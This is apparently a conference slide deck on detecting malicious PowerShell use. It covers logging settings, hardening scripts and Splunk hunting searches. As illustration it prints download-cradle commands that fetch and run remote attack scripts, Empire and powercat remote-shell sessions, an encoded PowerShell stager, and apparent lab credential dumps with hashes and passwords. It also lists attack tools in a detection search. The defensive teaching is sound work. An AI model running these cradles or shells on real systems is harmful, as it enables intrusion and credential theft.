

Hunting the Known Unknowns (With PowerShell)

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
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- 17 Years of cyber security experience
- Worked in US/UK Public Sector and DOD most recently in nation state hunting roles
- Enjoys clicking too fast, long walks in the woods, and data visualization
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- Novice beer snob
- Working on improving the Splunk ES out of the box experience with improved workflow and searches

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approximate
knowledge
of many
things.



Agenda

- Answering some **W** 's
 - **Why** are we doing this talk
 - **Who** is using PowerShell?
 - **What** are the known unknowns of PowerShell
 - **Where** can we get PowerShell Logs?
- Talk about the **H**
 - **How** do we can we find these attacks in our network?
- And now another **W**
 - **Where** can I find this info?
- Conclusion

Why?



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**If you don't know your \$DAYJOB's current
PowerShell version...**

... Sit Down

**If you don't know your \$DAYJOB's current
PowerShell Logging Configuration...**

...Sit Down

Look around...

...Sit Down

37/39 Organizations we interviewed were not collecting PowerShell logs in any meaningful way

... Approximately 1.9 million workstations



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Windows PowerShell is an interactive object-oriented command environment with scripting language features that utilizes small programs called cmdlets to simplify configuration, administration, and management of heterogeneous environments in both standalone and networked typologies by utilizing standards-based remoting protocols

```
Windows PowerShell
PS C:\> Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	ProcessName
93	9	1136	1048	27		3292	alg
1204	42	29100	30412	137	176.47	6420	audiodg
120	10	1596	1336	32		2080	AVControlCenter32
121	11	1652	1476	55		2108	avfaudiosw
147	11	1860	1536	66		2128	btwdins
43	6	904	624	50	0.00	2968	conhost
58	8	1772	7572	59	0.39	3044	conhost
514	16	2184	2784	55		712	csrss
415	23	2172	6284	76		824	csrss
186	16	4332	1768	72		5552	daemonu
306	15	3428	5864	46		2228	dashost
355	40	83020	78416	750	3.73	4988	ddpe
362	38	213860	215604	506		912	dwm
2770	160	106232	196780	884	116.72	4280	explorer
163	14	3768	9844	114	0.70	5864	FlashUtil_ActiveX
39	6	804	3492	45	0.20	6948	FMAPP
113	8	1276	1136	58		2288	HeciServer

<> Code

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Test-ExchangeServerHealth.ps1 / Test-ExchangeServerHealth.ps1

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cunninghamp Update Test-ExchangeServerHealth.ps1

1fc1fa2 on Dec 22, 2015

1 contributor

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History



```
1 <#
2 .SYNOPSIS
3 Test-ExchangeServerHealth.ps1 - Exchange Server Health Check Script.
4
5 .DESCRIPTION
6 Performs a series of health checks on Exchange servers and DAGs
7 and outputs the results to screen, and optionally to log file, HTML report,
8 and HTML email.
9
10 Use the ignorelist.txt file to specify any servers, DAGs, or databases you
11 want the script to ignore (eg test/dev servers).
12
13 .OUTPUTS
14 Results are output to screen, as well as optional log file, HTML report, and HTML email
15
16 .PARAMETER Server
17 Perform a health check of a single server
18
19 .PARAMETER ReportMode
```



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
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**“Microsoft open sources PowerShell,
brings it to Linux and OS X”**



One Language to rule them all

PowerShell can download files and execute them in memory...they are never written to disk.

Download Cradles... Coined by Raphael Mudge ^[2]



```
iecx (New-Object Net.WebClient).DownloadString("http://evil.ps1")
```


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

Russel VanTuyl

<https://www.swordshield.com/wp-content/uploads/2016/05/PowerShell-for-Cyber-Warriors-Bsides-Knoxville-2016v2.pptx>



“Hackers are shameless with their victims: they **PowerSploit** them”
- Fr13dr1ch N13+z5ch3

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```
Powershell.exe -exec bypass -nopprofile -c "iex (New-Object Net.WebClient).DownloadString ('http://127.0.0.1:8000/CodeExecution/Invoke-Shellcode.ps1')"
```

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```
Empire: PowerShell post-exploitation agent | [Version]: 1.5.0
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
=====
```



```
162 modules currently loaded
1 listeners currently active
1 agents currently active
```

```
(Empire) > [+] Initial agent FVEFL2G4NSB214TZ from 172.31.31.214 now active
[+] Initial agent U3W3ECKVFUYUVTZS from 172.31.31.214 now active
```

```
(Empire) > agents
```

```
[*] Active agents:
```

Name	Internal IP	Machine Name	Username	Process	Delay	Last Seen
HKDN4NMRHF4HEEHW	172.31.31.214	WIN-641KLL1VS30	*WIN-641KLL1VS30\Admpowershell/2104		5/0.0	2016-08-20 01:39:43
FVEFL2G4NSB214TZ	172.31.31.214	WIN-641KLL1VS30	*WIN-641KLL1VS30\Admpowershell/3004		5/0.0	2016-08-22 17:50:40
U3W3ECKVFUYUVTZS	172.31.31.214	WIN-641KLL1VS30	*WIN-641KLL1VS30\Admpowershell/1736		5/0.0	2016-08-22 17:50:43

```
(Empire: agents) > interact U3W3ECKVFUYUVTZS
```

```
(Empire: U3W3ECKVFUYUVTZS) >
```

```
(Empire: U3W3ECKVFUYUVTZS) > sysinfo
```

```
(Empire: U3W3ECKVFUYUVTZS) >
```

```
Listener: http://172.31.31.214:8080
Internal IP: 172.31.31.214
Username: WIN-641KLL1VS30\Administrator
Hostname: WIN-641KLL1VS30
OS: Microsoft Windows Server 2012 R2 Standard
High Integrity: 1
Process Name: powershell
Process ID: 1736
PSVersion: 4
```

```
(Empire: U3W3ECKVFUYUVTZS) >
```

- Similar to Metasploit in user experience
- C2 functionality
- Second stage infection/implant after initial infection
- Used extensively for lateral movement


```
C:\> Get-Module -Name OWA-Toolkit
```

CommandType	Name	Version	Source
Function	Brute-EWS	0.0	OWA-Toolkit
Function	Get-ewsPath	0.0	OWA-Toolkit
Function	Get-owaPath	0.0	OWA-Toolkit
Function	Get-OWAVersion	0.0	OWA-Toolkit
Function	Multi-Thread	0.0	OWA-Toolkit
Function	New-GAL	0.0	OWA-Toolkit
Function	OTK-Init	0.0	OWA-Toolkit
Function	Steal-GAL	0.0	OWA-Toolkit
Function	Write-Message	0.0	OWA-Toolkit

```
Windows PowerShell
WARNING: Unable to find psExec.exe in your PATH. Payloads will only attempt mfi for remote execution

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Available Options:
conf[c].....Set scan configuration variables
set.....View current configuration
scan[s].....Execute Scan
set-creds.....Input credentials to use for scan (default is current user)
get-hosts.....Generate list of active computers
none[].....Return to prompt
exit[x].....Return to powershell

PS C:\Windows\system32> IEX (New-Object System.Net.WebClient).DownloadString("http://192.168.56.104/Powercat/powercat.ps1")
PS C:\Windows\system32> powercat -v -l -p 8000 -ep
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Powershell
VERBOSE: Setting up Stream 1... (ESC/CTRL to exit)
VERBOSE: Listening on [0.0.0.0] (port 8000)
VERBOSE: Connection from [192.168.56.104] port [tcp] accepted (source port 50743)
VERBOSE: Setting up Stream 2... (ESC/CTRL to exit)
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

PS C:\> $Key=Get-BootKey -SystemhivePath "C:\IPM\registry\SYSTEM"
PS C:\> Get-ADDBAccount -All -DBPath "C:\IPM\Active Directory\ntds.dit" -BootKey $Key

DistinguishedName: CN=Administrator,CN=Users,DC=omega,DC=SkyNet,DC=lan
Sid: S-1-5-21-4119519601-1641031872-2178501425-500
Guid: e0ba1a7e-214f-497e-9a01-c6e738eb468a
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
AdminCount: True
Deleted: False
LastLogon: 5/19/2016 11:53:39 AM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInh
DiscretionaryAclProtected: SelfRelative
Owner: S-1-5-21-4119519601-1641031872-2178501425-512
NTHash: a7cf1eb7d6d46bb3a295bc963b456485
LMHash:
```

```
P5 C:\Tools\PowerTools\PowerView> Get-DomainSID
S-1-5-21-583409771-3405124151-2053447744
P5 C:\Tools\PowerTools\PowerView> Convert-SidToName -SID S-1-5-21-583409771-3405124151-2053447744-500
GHOST\SuperAdmin
P5 C:\Tools\PowerTools\PowerView> Get-UserProperty -Properties Description

name                description
-----
SuperAdmin          Built-in account for administering the computer/domain
Guest               Built-in account for guest access to the computer/domain
krbtgt              Key Distribution Center Service Account
Russel Van Tuyl     Password: !lPassword
Clint Eastwood      Password: Sup3r_secret!
Jennifer Lawrence   Password: HungerGames4Lif3
Chuck Norris        Password: 3xcepti0n!
Jessica Biel        Password: mypasswordD345
Rick Astley         Password: NeverGonnaGiveYouUp!
```



```
Windows PowerShell
PS C:\> Invoke-PowerShellWmi -ComputerName domainpc -UserName bhara\domainuser
[domainpc]: > powershell.exe -e $QBuAHYAbwBrAGUALQBFAHgAcFBvAGUAcwBzAgkAbwBuACAAJAAoAE4AZQB3AC0ATwBiAgAZQZbIAHQiABJAE8ALgBTAAH
UAccAgACgAJAAoAE4AZQB3AC0ATwBiAgAZQZbIAHQiATBIAJAF8ALqRDAG8hbBwAHTAZORzAHMmaDRvG6ALqRfAGUAZAFBAGFAFAdBR1AFEMAdABvAGUAYQVORzACAAKAAK
AGMAdAAgkAEkATwAuAEQ
BhAdgASQB3AEVATQBVA
VgBnAGMATwBsADUAZgA
IAUwBxAHAAHQBuAGGAc
AGUANgBwAeSARABLADQ
BSAEERwAyADUAbAAZA
VQBMAUARAAwAGkAQwB
kAdwBQAFAAwBGAEOe
AEcAZQZbAHYANQBOAFc
ArAgkAUgB1AHQAABQBSA
MwAA4EEAQQA9AD0AJwA
MAKQApACwAIAABAFQAZ

Windows PowerShell
PS C:\nishang\Shells>
PS C:\nishang\Shells> powercat -l -v -p 4444
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 4444)
VERBOSE: Timeout!
VERBOSE: Stream 1 Setup Failure
VERBOSE: Closing Stream 2...
VERBOSE: Failed to close Stream 2
VERBOSE: Closing Stream 1...
VERBOSE: Failed to close Stream 1
PS C:\nishang\Shells> powercat -l -v -p 4444
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 4444)
VERBOSE: Connection from [192.168.254.152] port [tcp] accepted (source port 49175)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

PS C:\Windows\system32> $env:ComputerName
DOMAINPC
PS C:\Windows\system32> █
```

```
(Empire: HNZUXSMGXMSUKMUM) > mimikatz
(Empire: HNZUXSMGXMSUKMUM) >
Job started: Debug32_nihfo

Hostname: DEVWKSTN1X86.dev.lab.local / -
.#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Aug 23 2015 23:00:48)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'    http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 16 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 516859 (00000000:0007e2fb)
Session           : Interactive from 0
User Name         : Mike
Domain            : DEV
Logon Server      : LABDC2
Logon Time        : 1/19/2016 10:10:42 AM
SID               : S-1-5-21-264798831-1427554218-3501113232-1124

msv :
[00000003] Primary
* Username : Mike
* Domain   : DEV
* NTLM     : a9fdfa038c4b75ebc76dc855dd74f0da
* SHA1     : 9400ae28448e1364174dde269b2cce1bca9d7ee8
[00010000] CredentialKeys
* NTLM     : a9fdfa038c4b75ebc76dc855dd74f0da
* SHA1     : 9400ae28448e1364174dde269b2cce1bca9d7ee8

tspkg :
wdigest :
* Username : Mike
* Domain   : DEV
* Password : password123

kerberos :
```



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CIS Microsoft Windows Server 2012 R2
v1.1.0 - 11-04-2014

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is consistent.

18.7.65 Windows PowerShell

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18.7.66 Windows Reliability Analysis

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▼ General Information

**Windows 10 Security Technical Implementation Guide ::
Release: 5 Benchmark Date: 22 Jul 2016**

Rule Title: PowerShell script block logging must be enabled.

STIG ID: WN10-CC-000326 **Severity:** CAT II

Rule ID: SV-83411r1_rule **Class:** Unclass

▼ Discussion

Maintaining an audit trail of system activity logs can help identify configuration errors, troubleshoot service disruptions, and analyze compromises that have occurred, as well as detect attacks. Audit logs are necessary to provide a trail of evidence in case the system or network is compromised. Collecting this data is essential for analyzing the security of information assets and detecting signs of suspicious and unexpected behavior.

▼ Check Content

If the following registry value does not exist or is not configured as specified, this is a finding.

Registry Hive: HKEY_LOCAL_MACHINE
Registry Path: \SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging\


▼ Fix Text

Configure the policy value for Computer Configuration >> Administrative Templates >> Windows Components >> Windows PowerShell >> "Turn on PowerShell Script Block Logging" to "Enabled".

▼ CCI

CCI: CCI-000135
The information system generates audit records containing the organization-defined additional, more detailed information that is to be included in the audit records.
NIST SP 800-53 :: AU-3 (1)
NIST SP 800-53A :: AU-3 (1).1 (ii)
NIST SP 800-53 Revision 4 :: AU-3 (1)



A man in a red polo shirt is speaking at a conference. The background features a repeating pattern of the Splunk logo and the text ".conf2015". A large red graphic with ".com" and "15" is also visible behind him.

Michael Gough
@HackerHurricane
<http://www.HackerHurricane.com>
Co-Creator of Log-MD

PowerShell Version	Logging Information
PowerShell 1.0	No Logging... Who cares
PowerShell 2.0	Windows XP SP2/3, Server 2003SP2, Vista SP1/SP2, Windows 2008 SP1/2 Windows 2003 SP1,2 Windows 7, Windows Server 2008R2
PowerShell 3.0	Windows 8/8.1, Server 2012/R2
PowerShell 4.0	Windows 8/1, 7SP1, Server 2008R2 SP1, 2012/ r2
PowerShell 5.0	Windows 10, Windows 8.1, Server 2012 R2




PowerShell 1.0

PowerShell 2.0

Setting	State	Comment
 Turn on Script Execution	Not configured	No






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PowerShell 3.0

Setting	State	Comment
 Turn on Module Logging	Not configured	No
 Turn on Script Execution	Not configured	No
 Set the default source path for Update-Help	Not configured	No






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PowerShell 4.0

Setting	State	Comment
 Turn on Module Logging	Not configured	No
 Turn on PowerShell Script Block Logging	Not configured	No
 Turn on Script Execution	Not configured	No
 Turn on PowerShell Transcription	Not configured	No
 Set the default source path for Update-Help	Not configured	No

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PowerShell 5.0

Setting	State	Comment
 Turn on Module Logging	Not configured	No
 Turn on PowerShell Script Block Logging	Not configured	No
 Turn on Script Execution	Not configured	No
 Turn on PowerShell Transcription	Not configured	No
 Set the default source path for Update-Help	Not configured	No

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Capture Your Transcriptions

A screenshot of a Notepad window titled "PowerShell_transcript.DESKTOP-7HAHUU1.XAL5okVF.20160828105516 - Notepad". The window contains a PowerShell transcript. The transcript starts with "Command start time: 20160828105645", followed by a separator line of asterisks. The command being executed is highlighted with a red box: "PS C:\Users\rkovar> iex (New-Object Net.WebClient).DownloadString('http://172.20.9.17:8000\Privesc\PowerUp.ps1')". Below the command, the transcript provides detailed system information: "Windows PowerShell transcript start", "Start time: 20160828105645", "Username: DESKTOP-7HAHUU1\rkovar", "RunAs User: DESKTOP-7HAHUU1\rkovar", "Machine: DESKTOP-7HAHUU1 (Microsoft Windows NT 10.0.14393.0)", "Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe", "Process ID: 4200", "PSVersion: 5.1.14393.82", "PSEdition: Desktop", "PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.82", "BuildVersion: 10.0.14393.82", "CLRVersion: 4.0.30319.42000", "WSManStackVersion: 3.0", "PSRemotingProtocolVersion: 2.3", "SerializationVersion: 1.1.0.1", another separator line of asterisks, and finally "Command start time: 20160828105645".


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PowerShell_transcript.DESKTOP-7HAHUU1.XAL5okVF.20160828105516 - Notepad
File Edit Format View Help

*****
Command start time: 20160828105645

PS C:\Users\rkovar> iex (New-Object Net.WebClient).DownloadString('http://172.20.9.17:8000\Privesc\PowerUp.ps1')

Windows PowerShell transcript start
Start time: 20160828105645
Username: DESKTOP-7HAHUU1\rkovar
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SerializationVersion: 1.1.0.1
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Command start time: 20160828105645
```

Profile.ps1



But Powershell GPOs Alone Won't Solve Your Powershell Problem



Adversaries Can Bypass Transcription Output Of Powershell Commands

```
Command Prompt
C:\Users\rkovar>powershell.exe -exec bypass -noprofile -c "IEX (New-Object Net.WebClient).DownloadString('http://172.20.9.17:8000/Recon/PowerView.ps1')
C:\Users\rkovar>powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://172.20.9.17:8000/Recon/Get-HttpStatus.ps1')

Hive: HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\policies\system

Name                Property
----                -
audit                ProcessCreationIncludeCmdLine_Enabled : 1

C:\Users\rkovar>
```



```
powershell.exe -exec bypass -nopprofile -c  
    "IEX (New-Object  
    Net.WebClient).DownloadString('http://  
172.20.9.17 /Recon/Get-HttpStatus.ps1')
```

Local Group Policy Editor

File Action View Help

System

- Access-Denied Assistance
- App-V
- Audit Process Creation
- Credentials Delegation
- Device Guard
- Device Installation
- Device Redirection
- Disk NV Cache
- Disk Quotas
- Distributed COM
- Driver Installation
- Early Launch Antimalware
- Enhanced Storage Access
- File Classification Infrastructure
- File Share Shadow Copy Protection
- Filesystem
- Folder Redirection
- Group Policy
- Internet Communication M
- iSCSI
- KDC
- Kerberos

Setting

Include command line in process creation events Not

1 setting(s)

Include command line in process creation events

Previous Setting Next Setting

Not Configured Comment:

Enabled

Disabled

Supported on: At least Windows Server 2012 R2, Windows 8.1 or Windows RT 8.1

Options:

Help:

This policy setting determines what information is logged in security audit events when a new process has been created.

This setting only applies when the Audit Process Creation policy is enabled. If you enable this policy setting the command line information for every process will be logged in plain text in the security event log as part of the Audit Process Creation event 4688, "a new process has been created," on the workstations and servers on which this policy setting is applied.

Local Group Policy Editor

File Action View Help


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- Public Key Policies
- Software Restriction Policies
- Application Control Policies
- IP Security Policies on Local Computer
- Advanced Audit Policy Configuration
 - System Audit Policies - Local Group Policy
 - Account Logon
 - Account Management
 - Detailed Tracking
 - DS Access
 - Logon/Logoff
 - Object Access
 - Policy Change
 - Privilege Use
 - System
 - Global Object Access Auditing
 - Policy-based QoS
 - Administrative Templates
- User Configuration
 - Software Settings
 - Windows Settings
 - Administrative Templates

Subcategory	
Audit DPAPI Activity	Not Configure
Audit PNP Activity	Not Configure
Audit Process Creation	Not Configure
Audit Process Termination	Not Configure
Audit RPC Events	Not Configure
Audit Token Right Adjusted	Not Configure


Audit Process Creation Properties

Policy Explain


 Audit Process Creation

Configure the following audit events:

- Success
- Failure



New Process ID: 0x1a26
New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Token Elevation Type: %%1938
Mandatory Label: Mandatory Label\Medium Mandatory Level
Creator Process ID: 0x1960
Creator Process Name: C:\Windows\System32\cmd.exe
Process Command Line: powershell.exe -exec bypass -noprofile -c "IEX (New-Object Net.WebClient).DownloadString('http://172.20.9.17:8000/Recon/PowerView.ps1')





<https://github.com/sbrant/PowerShell>

```
audit.bat
101 ways I love James Elliott
FanFic: Mark Parsons and Archer
Will I ever live up to Marcus's Expectations?
Mick Baccio's Resume

55 ::
56 ::#####
57 ::#####
58 :: Additions to Michael Gough's Script using his settings from PowerShell Logging Cheatsheet
59 :: |https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/578627e66b8f5b322df3ae5b/1468409832299/Windows+PowerShell+Logging+Cheat+Sheet+
60 ::#####
61 ::
62 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell" /v ExecutionPolicy /t REG_SZ /d "RemoteSigned" /f
63 ::
64 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging" /v EnableModuleLogging /t REG_DWORD /d 1 /f
65 ::
66 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging," /v EnableScriptBlockLogging /t REG_DWORD /d 1 /f
67 ::
68 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v EnableInvocationHeader /t REG_DWORD /d 1 /f
69 ::
70 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v EnableTranscripting /t REG_DWORD /d 1 /f
71 ::
72 mkdir C:\temp
73 ::
74 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v OutputDirectory /t REG_SZ /d "C:\temp" /f
75 :: CAPTURE THE SETTINGS - BEFORE they have been modified
76 :: -----
77 ::
78 Auditpol /get /category:* > AuditPol_BEFORE_%computername%.txt
```


Sweet Baby Cyber Jesus! What Do I Do!!!



How?




FIG. 1

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Powershell Power Hell: Hunting For Malicious Use Of Powershell With Splunk

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


And now for
something...



Completely
Different

THE WIRE® Data



LISTEN CAREFULLY

Finding Un-encoded IEX activity

```
sourcetype="WinEventLog:Security" Process_Command_Line=*  
| eval Process_Command_Line=lower(Process_Command_Line)  
| search Process_Command_Line="*iex (new-object  
net.webclient).downloadstring(*"  
| stats VALUES(Process_Command_Line) BY host
```

Finding Un-encoded IEX activity

The screenshot shows the Splunk Search & Reporting interface. At the top, the navigation bar includes 'splunk>', 'App: Search & Reporting', and user options like 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and a 'Find' button. Below this is a green navigation bar with 'Search', 'Pivot', 'Reports', 'Alerts', and 'Dashboards'. The main content area is titled 'New Search' and contains a search query in a text box:

```
sourcetype="WinEventLog:Security" Process_Command_Line=*  
| eval Process_Command_Line=lower(Process_Command_Line)  
| search Process_Command_Line="*iex (new-object net.webclient).downloadstring(*"  
| stats VALUES(Process_Command_Line) BY host
```

Below the search box, it shows '12 events (before 8/30/16 9:01:34.000 PM)' and 'No Event Sampling'. The interface includes tabs for 'Events (12)', 'Patterns', 'Statistics (1)', and 'Visualization'. Below the tabs are options for '20 Per Page', 'Format', and 'Preview'. The search results are displayed in a table with two columns: 'host' and 'VALUES(Process_Command_Line)'. The results show several PowerShell commands executed on 'DESKTOP-7HAHUU1', all involving the 'iex' command to download and execute remote scripts.

host	VALUES(Process_Command_Line)
DESKTOP-7HAHUU1	powershell.exe -exec bypass -c "iex (new-object net.webclient).downloadstring('http://172.20.9.17:8000/recon/get-http-status.ps1')
DESKTOP-7HAHUU1	powershell.exe -exec bypass -c "iex (new-object net.webclient).downloadstring('http://172.20.9.17:8000/recon/get-httpstatus.ps1')
DESKTOP-7HAHUU1	powershell.exe -exec bypass -c "iex (new-object net.webclient).downloadstring('http://172.20.9.17:8000/recon/powerview.ps1')
DESKTOP-7HAHUU1	powershell.exe -exec bypass -noprofile -c "iex (new-object net.webclient).downloadstring('http://172.20.9.17:8000/recon/powerview.ps1')
DESKTOP-7HAHUU1	powershell.exe -executionpolicy bypass -noprofile -iex (new-object net.webclient).downloadstring('http://172.20.9.17:8000/recon/invoke-portscan.ps1')
DESKTOP-7HAHUU1	powershell.exe -executionpolicy bypass -noprofile iex (new-object net.webclient).downloadstring('http://172.20.9.17:8000/recon/invoke-portscan.ps1')

Finding Downloads Of .ps1 Files

```
sourcetype=stream:http http_method=GET  
| where like(uri, "%.ps1")  
| rex field=uri "\/(?<script_name>[^\//]+(?:=$))"  
| eval dest_content=substr(dest_content,1,100)  
| stats VALUES(dest_content) VALUES(uri) by dest_ip
```

Finding Downloads Of .ps1 Files

Search Pivot Reports Alerts Dashboards Search & Reporting

New Search

Save As Close

```
sourcetype=stream:http http_method=GET
| where like(uri, "%.ps1")
| rex field=uri "\/(?<script_name>[^\?]+(?:=|$))"
| eval dest_content=substr(dest_content,1,100)
| stats VALUES(dest_content) VALUES(uri) by dest_ip
```

Month to date



8 events (9/1/16 12:00:00.000 AM to 9/1/16 9:32:44.000 PM) No Event Sampling

Job View Stop Refresh Download Smart Mode

Events Patterns Statistics (2) Visualization

20 Per Page Format Preview

dest_ip	VALUES(dest_content)	VALUES(uri)
172.31.38.102	function Invoke-Portscan { <# .SYNOPSIS Simple portscan module PowerSploit Function: Invoke-Portsc function Invoke-Shellcode { <# .SYNOPSIS Inject shellcode into the process ID of your choosing	/CodeExecution/Invoke-Shellcode.ps1 /Recon/Invoke-Portscan.ps1
52.33.98.37	function Invoke-Portscan { <# .SYNOPSIS Simple portscan module PowerSploit Function: Invoke-Portsc function Invoke-Shellcode { <# .SYNOPSIS Inject shellcode into the process ID of your choosing	/CodeExecution/Invoke-Shellcode.ps1 /Recon/Invoke-Portscan.ps1

Finding Unencrypted Empire Traffic

```
sourcetype=stream:http http_user_agent="Mozilla/5.0  
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like  
Gecko" (uri_path="/admin/get.php" OR uri_path="/  
index.asp" OR uri_path="/index.jsp" OR uri_path="/  
login/process.jsp" OR uri_path="/news.asp")  
| stats VALUES(uri_path) by src_ip
```

Finding Unencrypted Empire Traffic

```
(Empire: listeners) > info
```

Listener Options:

Name	Required	Value	Description
KillDate	False		Date for the listener to exit (MM/dd/yyyy).
Name	True	test	Listener name.
DefaultLostLimit	True	60	Number of missed checkins before exiting
StagingKey	True	5f4dcc3b5aa765d61d8327deb882cf99	Staging key for initial agent negotiation.
Type	True	native	Listener type (native, pivot, hop, foreign, meter)
RedirectTarget	False		Listener target to redirect to for pivot/hop.
DefaultDelay	True	5	Agent delay/reach back interval (in seconds).
WorkingHours	False		Hours for the agent to operate (09:00-17:00).
Host	True	http://192.168.44.129:8080	Hostname/IP for staging.
CertPath	False		Certificate path for https listeners.
DefaultJitter	True	0.0	Jitter in agent reachback interval (0.0-1.0).
DefaultProfile	True	/admin/get.php,/news.asp,/login/process.jsp Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	Default communication profile for the agent.
Port	True	8080	Port for the listener.

Finding Unencrypted Empire Traffic

New Search

Save As Close

```
sourcetype=stream:http http_user_agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko" (uri_path="/admin/get.php" OR uri_path="/index.asp" OR uri_path="/index.jsp" OR uri_path="/login/process.jsp" OR uri_path="/news.asp") | stats VALUES(uri_path) by src_ip
```

Last 30 days



✓ 40,900 events (8/3/16 12:00:00.000 AM to 9/2/16 3:10:02.000 AM) No Event Sampling

Job



Smart Mode

Events Patterns Statistics (2) Visualization

20 Per Page Format Preview

src_ip	VALUES(uri_path)
172.31.31.214	<ul style="list-style-type: none">/admin/get.php/index.asp/index.jsp/login/process.jsp/news.asp
52.25.135.91	<ul style="list-style-type: none">/admin/get.php/index.asp/index.jsp/login/process.jsp/news.asp

Finding Encoded Data

```
sourcetype="WinEventLog:Security"  
Process_Command_Line=*  
| eval length=len(Process_Command_Line)  
| table length, Process_Command_Line  
| sort -length
```

Decode from Base64 format

Simply use the form below

splunk> App: Sec

```
cwBhAGwAIABhACAATgBIAHcALQBPAGIAagBIAGMAdAA7AGkAZQB4ACgAYQAg  
AEkATwAuAFMAdABYAGUAYQBtAFIAZQBhAGQAZQByACgAKABhACAASQBPAC  
4AQwBvAG0AcABYAGUAcwBzAGkAbwBuAC4ARABIAGYAbABhAHQAZQBTAHQ  
cgBIAGEAbQAoAFsASQBPAC4ATQBIAG0AbwByAHkAUwB0AHIAZQBhAG0AXQB  
bAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABT  
AHQAcgBpAG4AZwAoACcATABjAGkAeABDAHMASQB3AEUAQQQBEAFEAWAAzA  
EUASQBWAEkAYwBtAEwAaQA1AEsAawBGAEsARQA2AGwAQgBCAFIAWABDAD  
gAaABLAE8ATgBwAEwAawBRAEwANAAzACsAdgBRAGgAdQBqAHkAZABBADkA  
MQBqAHEAcwAzAG0AaQA1AFUAWABkADAAAdgBUAG4ATQBUAEMAbQBnAEgAe  
AA0AFIAMAA4AEoAawAyAHgAaQA5AE0ANABDAE8AdwBvADcAQQQBmAEwAdQB  
YAHMANQA0ADEATwBLAFcATQB2ADYAaQBoADkAawBOAHcATABpAHMAUdB1
```

< DECODE >

UTF-8

(You may also select input charset.)

```
sal a New-Object; iex(a IO.StreamReader((a  
IO.Compression.DeflateStream([IO.MemoryStream]  
[Convert]::FromBase64String('LcixCslwEADQX3EIVlcmLi5KkFKE6IBBRXC8hKONp  
LkQL43+vQhujydA91jqs3mi5UXd0vTnMTCmgHx4R08Jk2xi9M4COwo7AfLuXs541O  
KWMv6ih9kNwLisRua4VaquUlj+UORuUliZVgO24nzV1w+Z6ely6ZI2tvq=='),  
[IO.Compression.CompressionMode]::Decompress)),  
[Text.Encoding]::ASCII)).ReadToEnd()
```

```
index="winevent  
Process_Command  
-E  
cwBhAGwAIABhACA  
CAASQBPAC4AQwBv  
B0AHIAZQBhAG0AX  
ASQB3AEUAQQQBEAF  
ACsAdgBRAGgAdQB  
QA5AE0ANABDAE8A  
kAagArAFUATwBSA  
PAC4AQwBvAG0AcA
```

```
1016 powershell -  
cwBhAGwAIABhACA  
531 "C:\Windows  
531 "C:\Windows  
531 "C:\Windows
```

ind

```
-NonI -W Hidden  
QAZQByACgAKABhA  
LAG0AbwByAHkAUw  
TABjAGkAeABDAHM  
EwAawBRAEwANAAz  
A4AEoAawAyAHgAa  
ANABWAGEAcQBVAE  
ACcAKQAsAFsASQB  
vBtAHAACgBIAHMA  
JAbgBkACgAKQA="
```

```
ACAASQBPAC4AQwBvAG0  
-b71f-9c7b5a9be02b -Syste  
f-af5c-c3de22b42f9f -Syste  
-9046-9daef4aae454 -Syste
```




BONUS ROUND

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Finding Advanced Attacks and Malware With Only 6 Windows EventID's

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A man in a red polo shirt is speaking at a conference. The background features a repeating pattern of the Splunk logo and the text ".conf2015". A large red graphic with ".com" and "15" is also visible behind him.

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Co-Creator of Log-MD

New Process Started (EventCode 4688)

```
index=windows source="WinEventLog:Security" (EventCode=4688) NOT
(Account_Name=*$) (at.exe OR bcdedit.exe OR chcp.exe OR cmd.exe OR
cscript.exe OR ipconfig.exe OR mimikatz.exe OR nbtstat.exe OR nc.exe OR
netcat.exe OR netstat.exe OR nmap OR nslookup.exe OR bcp.exe OR
sqlcmd.exe OR OSQL.exe OR ping.exe OR powershell.exe OR powercat.ps1 OR
